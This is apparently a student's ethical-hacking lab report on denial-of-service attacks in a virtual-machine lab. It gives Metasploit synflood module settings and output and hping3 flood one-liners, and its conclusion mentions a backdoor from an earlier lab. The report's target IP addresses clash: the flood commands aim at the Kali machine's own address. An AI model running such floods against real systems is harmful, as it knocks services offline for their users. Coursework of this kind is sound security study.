



Department of Computer Science and Engineering A.Y.2023-24

Ethical Hacking

Lab6: DOS Attacks

Student Name: Adwait Purao

Sem: 6

Date: 18/3/24

Objective: DOS Attacks

Outcomes:

1. Performed a SYN flood attack using Metasploit's auxiliary/dos/tcp/synflood module.
2. Executed a SYN flood attack using the hping3 tool with the -S --flood -V options.
3. Carried out a UDP/TCP flood attack using hping3 with the --flood --rand-source options.
4. Captured SYN packets generated from the SYN flood attacks on Wireshark running on Windows 7.

IP address of windows : 10.0.2.4

IP address of Kali: 10.0.2.15

Procedure:

Task 1: Synflood attack using msfconsole using auxiliary/dos/tcp/synflood

Commands:

- 1) set rhosts 10.0.2.15
- 2) exploit


The left screenshot shows Wireshark capturing network traffic. The packet list shows multiple SYN packets from 10.0.2.15 to 10.0.2.4. The packet details show the TCP header with the SYN flag set. The packet bytes show the raw data of the SYN packet.

The right screenshot shows the Metasploit msfconsole running the auxiliary/dos/tcp/synflood module. The user sets the rhosts to 10.0.2.15 and runs the exploit. The output shows the module options and the execution of the SYN flood attack.


```
msf auxiliary(dos/tcp/synflood) > options
Module options (auxiliary/dos/tcp/synflood):


| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| INTERFACE | no              | no       | The name of the interface                                                                              |
| NUM       | no              | no       | Number of SYN's to send (else unlimited)                                                               |
| RHOSTS    | 10.0.2.4        | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80              | yes      | The target port                                                                                        |
| SHOST     | no              | no       | The spoofable source address (else randomizes)                                                         |
| SNAPLEN   | 65535           | yes      | The number of bytes to capture                                                                         |
| SPOOF     | no              | no       | The source port (else randomizes)                                                                      |
| TIMEOUT   | 500             | yes      | The number of seconds to wait for new data                                                             |


View the full module info with the info, or info -d command.
msf auxiliary(dos/tcp/synflood) > set rhosts 10.0.2.15
rhosts => 10.0.2.15
msf auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 10.0.2.15
[*] SYN flooding 10.0.2.15:80 ...
[*] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf auxiliary(dos/tcp/synflood) >
```




Department of Computer Science and Engineering A.Y.2023-24




Task 2: Using Hping3



Commands:

1) `sudo hping3 -S --flood -V 10.0.2.15`





Department of Computer Science and Engineering A.Y.2023-24





Department of Computer Science and Engineering A.Y.2023-24

The screenshot shows two virtual machines side-by-side. The left VM is Windows 7, running Wireshark, which is capturing traffic on the 'Device VMPF {52F66142-A0D8-40E0-B800-2721B10108} (88:00:27:21:B1:08)' interface. The right VM is Kali Linux, running a terminal where a flood attack is being executed using the command: `sudo hping3 --flood --rand-source 10.0.2.15 -p 80`. The terminal output shows the hping3 process running and sending packets to the target IP.

UDP/TCP flood attack

Commands:

- 1) `sudo hping3 --flood --rand-source 10.0.2.15 -p 80`

The screenshot shows two virtual machines side-by-side. The left VM is Windows 7, running Wireshark, which is capturing traffic on the 'Device VMPF {52F66142-A0D8-40E0-B800-2721B10108} (88:00:27:21:B1:08)' interface. The right VM is Kali Linux, running a terminal where a flood attack is being executed using the command: `sudo hping3 --flood --rand-source 10.0.2.15 -p 80`. The terminal output shows the hping3 process running and sending packets to the target IP.



Department of Computer Science and Engineering
A.Y.2023-24

Conclusion:

Hence, we concluded that we were able to successfully install and operate Wireshark on Windows 7 through the backdoor created in a previous experiment. Using this setup, we captured SYN packets generated from Kali's SYN attack utilizing both hping and the Metasploit framework.